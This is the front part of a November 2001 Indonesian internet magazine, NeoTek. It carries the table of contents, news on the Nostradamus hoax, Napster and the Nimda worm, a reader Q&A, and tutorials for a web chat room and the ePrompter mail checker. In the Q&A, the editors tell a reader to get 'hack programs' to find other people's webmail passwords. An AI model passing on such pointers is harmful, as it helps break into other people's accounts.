

Hanya
Rp 9.500

NEOTEK TAMPIL LEBIH MAREM DENGAN DESAIN BARU

NEOTEK

Pendamping Berselancar

Vol. II - No. 2, November 2001 ISSN 1411-6480



NEOSTYLE
membuat Sendiri
Chat Room



NEOTEKNO
Internet Sharing Lewat
Direct Cable Connection



NEOTUTOR
dynamic HTML dengan
Dreamweaver 4.0

HOME NETWORKING

DCC Ethernet Router

NEOTEKNO

DHTML

Menjadikan
Halaman Web Dinamis

APA BAGAIMANA HACKING

NEOTEKNO

Remote Hacking
Port Scanning

hlm.
22

Mengintip Pertahanan "Lawan"


Compile Exploit

Miracle C Compile



ActivePerl

MIDTOWN MADNESS
Game Multiplayer Terbaru



hlm.
46

Ngobrol Langsung
Sesama NeoTeker
di Chat Room
NeoTek hlm. 7

NEOSTART

Netscape

Messenger 10

Lab. Maya
Logika Digital 48

ePrompter

Program
Pengecek Email hlm.
8

NOVEMBER 2001 Rp9.500



9 771411 648013

Noa, Hoa!


Hoa, Noa is a Good Secretary!



Can't afford a personal secretary? Have **Noa** for you! She will be your devoted virtual secretary, working 24 hours a day, 7 days a

week. Besides, she does not need holidays – so how come that she is always so tanned?


How to have her? Download Noa from Madoogali, where Noa is: www.madoogali.com. Noa comes in a 13.4 Mb file. Worry not. Hurry purchase **NeoTek CD** (☎ 021-548 1457)! Noa and a lot of other useful softwares will be with you for just Rp15,000.00. A good bargain, isn't it?



Hoa, Noa Needs Microsoft Outlook!

Noa uses **MS Agent technology** and a **Microsoft speech engine**. She needs **Ms Outlook** and a sound card. What for? To be able to talk, *lah!*

She is able to read aloud your documents or emails, answer your calls, identify the callers and record your telephone conversations as well as indexing them in a database. Oh, ya, she can send vocal emails, too. Noa gives you the time and date, reminds you of your birthdays. In short, she is a living memo board. Good thing to have, *ha?*



Hoa, Noa Requires a Good Computer!

Want to hire Noa? No problemo. She is free but needs a Pentium133 Mhz processor, 32 Mb RAM, 20 Mb free disk space, voice modem, Internet Explorer 5 (at least) and, like been said before, Microsoft Outlook + a sound card. Have that?

Monday, October 01, 2001 09:28



NEOTEK

Pendamping Berselancar

www.neotek.co.id

Daripada anda men-download..

NeoTek menyediakan CD yang berisi program-program yang dibahas pada NeoTek nomor ini:

- Noa, Virtual Assistant
- ePrompter
- Netscape Communicator
- ePrompter
- Dreamweaver 4 (Trial)
- Nexia
- NetCat
- Miracle C
- Putty
- Midtown Madness (Demo)
- Nexia

+ masih banyak lagi utilitas yang berguna.

Dapatkan CD-ROM-nya dalam satu paket dengan majalah NeoTek:

Majalah + CD Rp22.500
CD saja Rp15.000

Hubungi
Bagian Sirkulasi
Majalah NeoTek
Tel. (021) 548 1457
Faks. (021) 532 9041
email:
pemasaran@neotek.co.id
Kontak: Elvi R. Nainggolan




Rp59.000

Dapatkan juga bundel Neotek
Bundel I: NeoTek Vol. I, No. 1-6
Bundel II: NeoTek Vol. I, No. 7-12

Salam!

NeoTek memikirkan penyebaran informasi. Download PDF menjadi solusi.

		Vol II - No.01 Oktober 2001	
NeoProfil KISS, YA!	p 0	PDF	
Home Page Salam!	p 1	HTML	PDF
Daftar Isi Oktober 2001	pp 2-3	PDF	

• Tempat men-download isi majalah NeoTek dalam bentuk PDF dan HTML di www.neotek.co.id/isi/arsip.htm.

Di Nusantara yang luas dan lebar ini, pemerataan distribusi majalah menjadi masalah laten. NeoTek versi cetak belum dapat mencapai ke pelosok-pelosok Nusantara. NeoTek menyadari hal itu dan mencari solusi. Hasilnya? Anda dapat mendownload isi NeoTek mulai dari nomor awal sampai nomor buntut di situs NeoTek.

Tidak cuma itu. Jika anda lebih menyukai versi cetaknya, NeoTek tersedia dalam bentuk bundel: Bundel I (berisi NeoTek Vol. I, No. 1-6) dan Bundel II (berisi NeoTek Vol. I, No. 7-12). Anda pun, karenanya, tinggal pilih. Mendownload atau membeli NeoTek.

Redaksi
redaksi@neotek.co.id

Bagaimana menghubungi NEOTEK?

KONTRIBUSI ARTIKEL
redaksi@neotek.co.id

SURAT PEMBACA
support@neotek.co.id

WEBMASTER
webmaster@neotek.co.id

PEMASARAN
pemasaran@neotek.co.id

MILIS PARA NEOTEKER
<http://groups.yahoo.com/group/majalahneotek>

ADMINISTRASI IKLAN
Tel. 021-5481457 Fax. 021-5329041

SIRKULASI NEOTEK
Tel. 021-3854764

ALAMAT REDAKSI
Gedung Cahaya Palmerah Suite 503
Jl. Palmerah Utara III No. 9
Jakarta 11480

Daftar Isi


NeoTek Vol. II No. 2

NeoStart

- 7** Chat Room NeoTek
Berbingcang dengan sesama NeoTeker kini cepat dan mudah

- 8** ePrompter
Men-cek 8 email sekaligus? Kini bukan masalah lagi!

- 10** Netscape Messenger
Kenali salah satu tool yang ada di Communicator.



NeoTutor

- 12** Dynamic HTML
Menjadikan halaman Web dinamis



- 16** Cascading Style Sheet
Menyiapkan CSS yang merupakan salah satu ciri DHTML

- 18** Dreamweaver 4.0
Belajar DHTML dengan program desain Web yang populer

NeoTekno

- 22** Remote Hacking
Bagaimana langkah-langkahnya?

- 26** Port Scanning
Melihat kondisi target di Internet. Mana yang paling tangguh pertahanannya, klibca, telkom, atau detik.com?

- 28** Meng-Compile Exploit
Contoh exploit dalam Bahasa C


- 29** Miracle C
Pahami cara kerja C compiler

NeoStyle

- 20** Membuat Chat Room
Lengkapi situs Web anda dengan warung kopi maya.

NeoGame

- 46** Midtown Madness
Game multiport paling anyar dari Microsoft. Ayo ngebut!



Situs NeoTek

www.neotek.co.id
neotek.kpone.com.sg

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya. Gratis!

Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

Layanan Rupa-rupa NeoTek

Dapatkan perlengkapan awal dalam berinternet dari situs web NeoTek e-Mail Address
Alamat e-mail anda di NeoTek.
Menggunakan fasilitas everyone.net Chat Room
Kini tidak usah jauh-jauh untuk ngobrol langsung dengan sesama NeoTeker Mailing List
Ini yang paling ramai. Segera ikutan berbagi pengalaman berinternet!

FOKUS BULAN INI

Home Networking

NeoTekno

- 30** Yang Sedang Trendi
Punya dua komputer atau lebih? Saatnya membuat network sendiri. NeoTek membahas berbagai opsinya

- 32** DCC untuk 2 Komputer
Fasilitas pada Windows yang jarang diperhatikan. Tahukah anda bahwa DCC dapat dija lankan bersama dengan Dial-Up Networking?

- 34** NIC untuk 2 Komputer
Instalasi ethernet card pada 2 komputer serupa dengan network yang lebih besar.

NeoEdu

- 48** Lab. Logika Digital
Manfaatkan lab. maya dari John Hopkins University ini.

Inbox

- 6** Q&A
Jawaban atas pertanyaan pembaca yang dilayangkan lewat email.

NeoRagam

- 4** Itu Bukan Ramalanku, Lho!
Siapaakah Nostradamus?
- 5** Napster Akhirnya...
Napster Bad!
Menyumpal Nimda, si Cacing

- 36** Router & Internet
Manfaatkan router untuk menerjemahkan satu IP Address menjadi 253 IP lokal

- 44** Konfigurasi Router
Konfigurasi router mulai dari hardware setup sampai sebagai print server



- 44** Kenali Kabel Network
Apa bedanya kabel straight-through dengan cross-over.

NeoTek Desember 2001



- Personal Web Server**
Untuk dapat mencoba software yang bersifat sisi-server (server-side), anda perlu mempunyai server sendiri yang diemulasi secara lokal.

- DHTML Lebih Jauh**
Tingkatkan keterampilan anda memprogram Web secara dinamis!

- Footprinting**
Footprinting atau intelijen awal adalah metode pengumpulan segala macam informasi dari target yang dituju oleh seorang hacker.

Daftar Isi

NeoProfil

- 0** Noa, Hoa!
Have Noa as your personal secretary and she'll be your loyal secretary; 24 hours a day, 7 days a week!

RealProfil

- 3** Kru NeoTek
Bermarkas di
Gedung Cahaya Palmerah 503
Jl. Palmerah Utara III No. 9
Jakarta 11480
Telp. 021-5481457
Fax. 021-5329041

Pemimpin Umum
Fachri Said

Pemimpin Redaksi
Kosasih Iskandarsjah

Redaktur Ahli
Onno W. Purbo
Michael S. Sunggiardi

Pemimpin Usaha
Fahmi Oemar
Ridwan Fachri

Redaktur Pelaksana
Gianto Widiyanto
Dadi Pakar

Sekretaris Redaksi
Elvy Risma Nainggolan

Dewan Redaksi
Supriyanto
Ma'mun Abdul Malik

Pemasaran
Hedhi Sabaruddin
Andy Yudiantoro
Tuti Sundari

Sirkulasi
Deddy Ardiansyah
Bangun
M. Ismail

Kuangan
Aswan Bakri

Bank

Bank BNI
a.n. PT NeoTek Maju Mandiri
No. rekening 070.001709720.001

Bank BCA KCP Rawamangun
a.n. Aswan Bakri
No. rekening 0940544131

Ini & Itu di Internet

Siapakah Nostradamus?



Nostradamus adalah bentuk Latin dari nama sang peramal berkebangsaan Perancis yang aslinya adalah **Michel de Nostredame**.

Nostradamus dipercaya lahir pada tahun 1503 dari sebuah keluarga berpendidikan dan pedagang yang berhasil. Maka tidak mengherankan jika ia kemudian digembleng dalam berbagai disiplin ilmu, termasuk matematika, bahasa (Latin, Yunani, dan Ibrani), dan astrologi.

Nostradamus mempelajari ilmu kedokteran pada tahun 1522 di Montpellier. Seseuai kuliahnya, untuk beberapa waktu ia mengajar sebelum akhirnya berpraktek menjadi dokter di Perancis Selatan.

Pada tahun 1550an Nostradamus mulai mencurahkan perhatiannya pada soal ramal meramal, terutama mengenai peperangan dan bencana.

Kumpulan ramalan Nostradamus kini disebut *Centuries*. Kumpulan ramalan ini terdiri dari 1000 kuatrain dan kata 'century' dikaitkan dengan susunan buku itu.

Itu Bukan Ramalanku, Lho!

Ketika nama Nostradamus dicatut



• 'Terror Hits Home' judul esei foto pada Time Online tentang pengeboman gedung WTC (www.time.com/time/photoessays/wtc/11.html).

Ketika artikel ini ditulis, Google mencatat bahwa **Nostradamus** menjadi orang yang paling dicari di Internet. Mengapa? Karena ada orang yang mengait-ngaitkan ramalan ahli nujum kondang ini dengan peristiwa pemboman gedung WTC pada tanggal 11 September 2001.

Hanya beberapa jam setelah kejadian memilukan itu di Amerika tersebar email

Top 10 Declining Queries Week Ending Sept. 24, 2001	
1.	nostradamus
2.	cnn
3.	world trade center
4.	pentagon
5.	webcam new york
6.	fbi
7.	american red cross
8.	cantor fitzgerald
9.	american airlines
10.	faa

• Menurut Google ZeitGeist per tanggal 24 September 2001 (www.google.com/press/zeitgeist.html), Nostradamus menjadi orang yang paling banyak dicari sehubungan dengan pemlesetan ramalannya yang berkaitan dengan tragedi pengeboman gedung WTC di New York, AS.

*In the City of God there will be a great thunder,
Two Brothers torn apart by Chaos,
While the fortress endures, the great leader will succumb.
The third big war will begin when the big city is burning.*

yang memuat ramalan seperti pada boks di atas. Baris-baris kalimat yang dibilang diambil dari kuatrain ramalan Nostradamus itu ramai menjadi bahan pergunjungan publik Amerika dan dunia. 'Two brothers' dikaitkan dengan menara kembar WTC, sedangkan 'fortress' adalah Pentagon. 'Great leader'? Presiden Bush.

Di era Internet, penyebaran email ini berlangsung amat cepat dengan gaya surat berantai. Dari satu orang ditu-

larkan kepada orang lainnya.

Namun tidak lama setelah itu muncul pula sanggahan dari beberapa pihak bahwa ramalan tersebut adalah sebenarnya tulisan Neil Marshall beberapa tahun lalu. Marshall yang kala itu menjadi mahasiswa di Brock University, Kanada hendak menunjukkan bahwa ramalan Nostradamus hanya berupa pintalan gagasan yang acapkali samar-samar, tidak jelas (www.howstuffworks.com/nostradamus4.htm).

Ramalan di atas, dengan kata lain, sebenarnya tidak akan anda temukan dalam karya ahli astrologi abad 16 yang terkenal itu, 'Centuries'.

• Marshall Masters yakin bahwa ramalan Nostradamus tentang Raja Teror pada kuatrain 10:72 ada kaitannya dengan gerhana matahari pada tanggal 11 Agustus 1999 di Turki! Ikuti temuannya di www.yowusa.com/Archive/September2001/24SEP01a/24sep01a.html



Aneka ragam berita singkat sehubungan dengan Internet, terdapat di Internet, serta teknologi, berita, ataupun gossip di Internet...

Napster, Akhirnya...

Setelah berjuang habis-habisan, akhirnya Napster akan relaunch

Di penghujung September 2001 Napster berhasil mencapai kesepakatan dengan perusahaan rekaman dan asosiasi penulis lagu. Dalam kesepakatan yang diumumkan secara bersama itu disebutkan bahwa Napster akan merilis ulang layanan file sharing lagunya dengan metode berbeda yaitu pengguna layanan harus membayar, tidak lagi gratis. Diperkirakan layanan dengan cara berlangganan itu akan diluncurkan pada akhir tahun ini.

Klaus Eierhoff, direktur dan CEO divisi Direct Group Bertelsmann, perusahaan rekaman Jerman yang bekerja sama dengan Napster,

mengatakan bahwa kini sudah terdaftar hampir dua juta orang pengguna yang akan memanfaatkan layanan beta Napster setelah rilis ulang.

Sebagai bagian dari deal itu, Napster akan membayar US\$26 juta kepada industri musik dan para penulis lagu untuk mengakhiri perseteruan panjang mereka. Dan menurut perjanjian itu industri musik akan menerima sepertiga royalti dari uang yang diterima Napster.

Jika anda tidak ingin tertinggal untuk mendapatkan



berita terakhir mengenai perkembangan jasa layanan baru Napster, anda dapat memberikan alamat email anda di situs Napster (www.napster.com).

KLIK DI SINI

www.cnn.com/2001/TECH/Internet/09/28/napster.relance.idg/index.html
<http://news.cnet.com/news/0-1005-200-7283716.html>

Menyumpal Nimda, si Cacing

Pada tanggal 18 September muncul sebuah cacing baru bernama Nimda. Cacing yang namanya jika dibalik menjadi berbunyi admin ini menyebar lewat email dan sampai ke komputer anda dengan satu attachment, biasanya bernama "readme.exe." Seperti kebanyakan cacing, virus baru ini mengirim salinan dirinya ke setiap alamat yang tercantum pada buku alamat (*address book*) korban.

Mencegah si cacing

Untuk mencegah penyebaran Nimda, selain

dianjurkan untuk tidak membuka attachment, anda juga sebaiknya:

- Meningkatkan Internet Security Setting: Buka Control Panel. Klik dua kali Internet Options. Pada tab Security, pilih Internet, lalu geser bar-nya setinggi mungkin.
- Mengamankan Outlook Express: Klik Tools, lalu Options. Tekan Security dan ubah zone setting-nya untuk membantu mencegah OE secara otomatis menjalankan virus yang ditempelkan pada email.
- Jika anda menggunakan Internet Explorer yang

lebih rendah dari versi enam, ambil patch-nya di <http://windowsupdate.microsoft.com/default.htm>.

- Nonaktifkan file sharing: Buka Control Panel. Klik dua kali Networking. Jika file sharing berlaku (*enabled*), buat menjadi tidak berlaku.
- Nonaktifkan preview pane pada program email anda: Pada OE, pilih Layout. Kosongkan tanda cek pada preview pane, lalu klik Apply.

Untuk bacaan lebih lanjut: www.techtv.com/screensavers/answerstips/story/0,24330,3007129,00.html.

Naspter Bad!

Olok-olok perseteruan Napster dengan industri rekaman dan penyanyi

Sementara Napster dan kalangan dunia musik, khususnya industri rekaman, sudah mulai 'akur,' para netter sepertinya belum dapat melupakan masa keemasan ketika mereka dengan seenak 'udel'-nya saling bertukar lagu dalam format MP3.

Kini netter yang jengkel dengan perseteruan panjang itu mengolok-olok kedua pihak yang bertikai tersebut. Tidak hanya Napster, industri rekaman pun diejek akan kerakusan mereka dalam menangguk keuntungan.

Anda dapat menikmati sindiran itu lewat animasi flash yang disajikan cukup apik. Alamatnya?

www.campchaos.com/cartoons/napsterbad.





Q&A

Jawaban pertanyaan anda

Selain bertanya ke Redaksi, anda pun dapat memanfaatkan *mailing list* NeoTek di <http://groups.yahoo.com/group/majalahneotek>.

Plug-in email

Q Saya telah mencoba *plug-in* email seperti yang dibahas NeoTek vol.I No. 9 Juni 2001. Tetapi sayang setelah saya coba tapi 'failed'. Everyone meminta *confirm* DNS setting yang masih salah. Dan... *lhhaaapppp...* Waktu berlalu, saya tentu saja mengikuti berita NeoTek selanjutnya, yang memang saya tidak mau kehilangan satu edisi pun. Atau bahkan selebar halaman dari NeoTek ini. Tapi betapa terkejutnya setelah saat ini saya mencoba ingin membikin *plug-in* email pada situs binaan saya. Ternyata di Everyone sudah tidak ada servis *plug-in* email gratis.

Lalu saya coba *search* di Google. Saya menemui kesulitan, karena tidak bisa menemukan *free plug-in* email yang riil seperti di Everyone.net yang bagi saya sangat *convenient* soalnya di-*guide* oleh NeoTutor. Untuk itu tolong dong kasih tahu situs yang menyediakan *plug-in* email gratis, saya kira banyak *netter* yang ingin juga. Terima kasih. Bravo NeoTek

S.Setiaka
sentrisca@yahoo.com

A Memang saat ini Everyone.net sudah menghilangkan *plug in* mail mereka, NeoTek akan membahas kembali setting *plug in* emailnya. *Just wait and see*

Password & kill

Q Saya membaca majalah NeoTek vol. I, No. 8, walaupun agak ketinggalan bacanya tapi saya, terbantu sekali dengan majalah anda dan perlu diakui NeoTek benar-benar baik sekali. Saya mau tanya *nich*, tolong jawab dengan sedetail-detailnya:

1. Bagaimana caranya mengetahui password email orang lain, ex: di situs Lovemail atau situs lain.
2. Bagaimana membuat inviter
3. Bagaimana caranya mengkicked/killed orang lain.

Naelan Munji
naelanisro2000@yahoo.com.sg

- A**
1. Untuk mengetahui password seseorang di webmail anda memerlukan program hack. Program ini bisa anda temukan pada situs **www.hackers.com** atau anda bisa mencari pada search engine seperti **www.google.com** dengan keyword 'password'.
 2. Untuk meng-*invite* seseorang didalam IRC atau *chat room* anda bisa menggunakan *manual inviter* di dalam mIRC, klik menu 'Command > Invite User,' lalu masukkan *nickname* dan nama *channel*. Atau anda bisa menggunakan *inviter script* yang dapat anda download pada situs **www.mircx.com**.
 3. Untuk meng-*kick* seseorang gunakan perintah /kick (*nickname*) dan mengkilled gunakan perintah /kill (*nickname*)

Internet phone

Q Apakah ada *Web site* yang menyediakan layanan gratis untuk telepon ke luar negeri via Internet? Saya pernah dengar ada Web yang menyediakan layanan tersebut. Tapi apa ada yang gratis.? Kalau ada tolong beri tahu dan baga mana caranya.

Sigit Andrisno
s_andrisno@yahoo.it



A Coba anda kunjungi situs **www.hottelephone.com**

Mendownload PDF

Saya pemula dalam komputer, mohon penjelasan. Sewaktu saya akan mengambil file berekstensi *.pdf dari Web site Neotek, komputer saya tidak bisa menerima/ada pesan 'Error plug in.' Bagaimana mestinya? Semoga Neotek tambah maju dan tolong tingkatkan kualitas kertasnya, agar bisa dibaca oleh generasi berikutnya.

Aam
winarios@indosat.net.id

Mendownload PDF

A Untuk mendapatkan file *.PDF anda harus mempunyai program Acrobat Reader pada komputer anda dan terintegrasi dengan *browser* anda atau bisa juga anda tinggal me-

nyimpan seluruh *page* HTML dengan cara klik Menu 'File' > 'Save as,' pilih *full HTML*



• Kini anda dapat men-download isi majalah NeoTek dalam format HTML atau PDF mulai dari nomor pertama lewat alamat neotek.kpone.com.sg/isi/arsip.htm.

Program lama & hacker

Q Saya masih pemula dalam Internet. Saya ingin bertanya:

1. Apakah ada situs penyedia program gratis, seperti Pascal (DOS), Visual Basic, dll. Kalau ada di mana?
2. Apakah ada sekolah atau kursus untuk menjadi seorang *hacker*?

Andy Rio
strabery_rio@hotmail.com

A

1. Coba cari lewat **www.google.com** dengan keyword "DumpWare" atau nama program tersebut.
2. Tidak ada sekolah khusus untuk hacker. Biasanya para hackers mencari ilmu dengan pengalaman atau praktek langsung (UNIX language). NeoTek Vol. II, No. 1 dan 2 membahas tentang *hacking* dan beberapa cara serta *tools* praktis untuk memulai *hacking*

BERBINCANG DENGAN SESAMA NEOTEKER DI CHAT ROOM NEOTEK

Melakukan *chatting* tidak harus menggunakan mIRC, anda bisa juga menggunakan *browser*. NeoTek kini menawarkan fasilitas menu web chat yang lebih baik. *Buruan* gabung bersama tim redaksi di *chat room* ini.

Jika anda sering mengunjungi situs NeoTek, maka ada beberapa perubahan yang terjadi belakangan ini. Selain intro animasi Flash yang selalu dinamis, juga menu yang ditawarkan. Salah satunya adalah menu Chat Room yang kami beri nama #Warung_Kopi_NeoTek.

Nama ini dipilih agar isi obrolan merupakan gabungan antara yang serius dan yang santai sehingga terjadi komunikasi yang lancar.

Jika anda belum tahu cara gabungnya, ikuti uraian langkah per langkah di bawah ini. Dan selamat 'berceloteh'!

Penggunaan chat room NeoTek



1

Masuk ke situs NeoTek

Arahkan *browser* anda ke situs NeoTek di www.neotek.co.id atau neotek.kpone.com.sg. Lalu cari dan klik **Menu Situs Chat Room** di kolom kiri halaman awal.



2

Chat room Neotek

Selanjutnya anda akan dibawa ke halaman Chat Room NeoTek yang kami beri nama #Warung_Kopi_NeoTek.



3

Ketik nama anda

Untuk bergabung, ketik nama anda di kotak **User Name** dan anda boleh isi atau kosongkan yang lain. Lalu klik tombol **OK, Connect!**



4

Koneksi ke server

Selanjutnya browser anda akan membangun koneksi dengan server chat room ini. Setelah koneksi terjadi, anda akan menerima pesan seperti di atas.



5

Ketik pendapat anda

Sekarang ketik pesan yang akan disampaikan pada kolom yang bertuliskan **Type here**. Anda juga bisa membuat identitas dengan mengatur **Text Font**. Hal ini berguna pada saat membaca isi pesan.



6

Kirim pendapat anda

Setelah pesan diketik, klik tombol **Send**. Maka pendapat anda akan ikut mewarnai obrolan ini. Bila anda ingin mengobrol berdua saja dengan salah satu peserta, klik nama peserta lalu klik **Private Chat**.

MENCEK 8 EMAIL SEKALIGUS DENGAN ePROMPTER

Dengan ePrompter anda tidak perlu membuka *email account* anda satu per satu. Lewat utilitas gratis yang disebut 'email retrieval and notification' ini anda dapat mengelola semua akun email anda dari satu tempat.

Jika anda mempunyai beberapa alamat atau akun email, anda mungkin kerepotan karena untuk mengeceknya anda harus membuka email itu satu per satu, misalnya di Yahoo!, Hotmail, Juno, dsb.

ePrompter dapat membantu anda mengecek kesemua email itu lewat utilitas ini. Anda dapat mengecek sampai 8 akun email. Anda dapat memilih dari 4 screen saver untuk melihat sekilas email baru mana saja yang baru tiba di Inbox anda. Lalu anda dapat membacanya secara online maupun offline dengan satu klikan mouse. Bermanfaat, 'kan?


ePrompter, pembaca beberapa email sekaligus



4

Menentukan koneksi Internet


Selanjutnya anda akan dibawa ke layar 'Internet connection.' Masukkan pilihan koneksi internet anda, apakah anda menggunakan DSL atau menggunakan AOL. Karena kita berada di Indonesia, sebaiknya pilih 'Other Dial-Up Networking on a phone line.'



5

Mengatur dial-up account

Layar berikutnya akan meminta anda memasukkan *dial-up* yang biasa anda gunakan. Pada bagian atas ada pertanyaan apakah anda ingin mengotomatiskan *dial-up* setiap anda ingin mengecek email anda. Setelah anda selesai memilih, klik tombol 'Next.'



6

Memilih screen saver

Pada layar berikutnya anda dapat memilih *screen saver* yang akan diaktifkan saat ePrompter sedang tidak bekerja. Ada beberapa pilihan screensaver dan anda dapat mentesnya dahulu apakah cocok dengan selera anda. Setelah itu klik 'Next.'



10

Memasukkan login & password


Kini anda diminta memasukkan nama *login* anda pada email serta *password*-nya. Ketik ulang password anda pada 'Confirm Password.' Setelah anda yakin benar dengan password email anda, klik 'Next.'



11

Memasukkan POP3

Selanjutnya anda diminta memasukkan alamat POP3 anda (tanyakan alamat ini pada mail administrator anda bila anda menggunakan email provider tertentu). Atau anda bisa melihat pilihan yang diberikan oleh ePrompter.



12

Memasukkan SMTP server

Setelah POP3, langkah berikutnya adalah memasukkan alamat SMTP email anda. ePrompter juga akan memberikan pilihan atau jika anda ingin mengetik sendiri alamatnya bisa anda ketik di bar.



1

Download ePrompter


Buka Internet browser anda. Pada 'Address bar' ketik www.pcworld.com/downloads/file_download/0,fid,8116,fileidx,1,00.asp. Klik link 'Download.' Proses download dimulai. Tentukan di mana letak file akan di-save pada hard disk anda.



2

Instalasi


Setelah file sukses di-download, kemudian lakukan proses instalasi dengan mengklik dua kali pada file **epsetup.exe**. Ikuti perintah yang diberikan. Setelah selesai berikan tanda cek pada 'Launch ePrompter now.' Lalu klik 'Finish.'



3

Wizard

Setelah itu program ePrompter akan dijalankan dan anda diminta memasukkan *account e-mail* anda. Untuk memudahkan proses pemasukan account email, klik 'Option' > 'Wizard.'



7

Mengatur preferences

Langkah terakhir dari Option ini adalah anda diminta memilih apakah akan menjalankan ePrompter setiap kali anda masuk Windows, menaruh ikon ePrompter pada desktop anda, dan menaruh ikonnya pada menu Start. Klik 'Next' setelah selesai memilih.



8

Memasukkan alamat email


Berikutnya anda akan diminta memasukkan alamat email anda. Ketik alamat email anda pada bar yang disediakan, misal redaksi@neotek.co.id. Kemudian klik 'Next.'



9

E-MAIL SERVER

Berikutnya anda diminta memasukkan server email anda. Ada 3 pilihan yaitu 'Server based types', 'More Choices' atau 'All e-mail Types.' Pilih 'Server based types,' lalu klik 'Next.'



13

Menentukan Opsi email

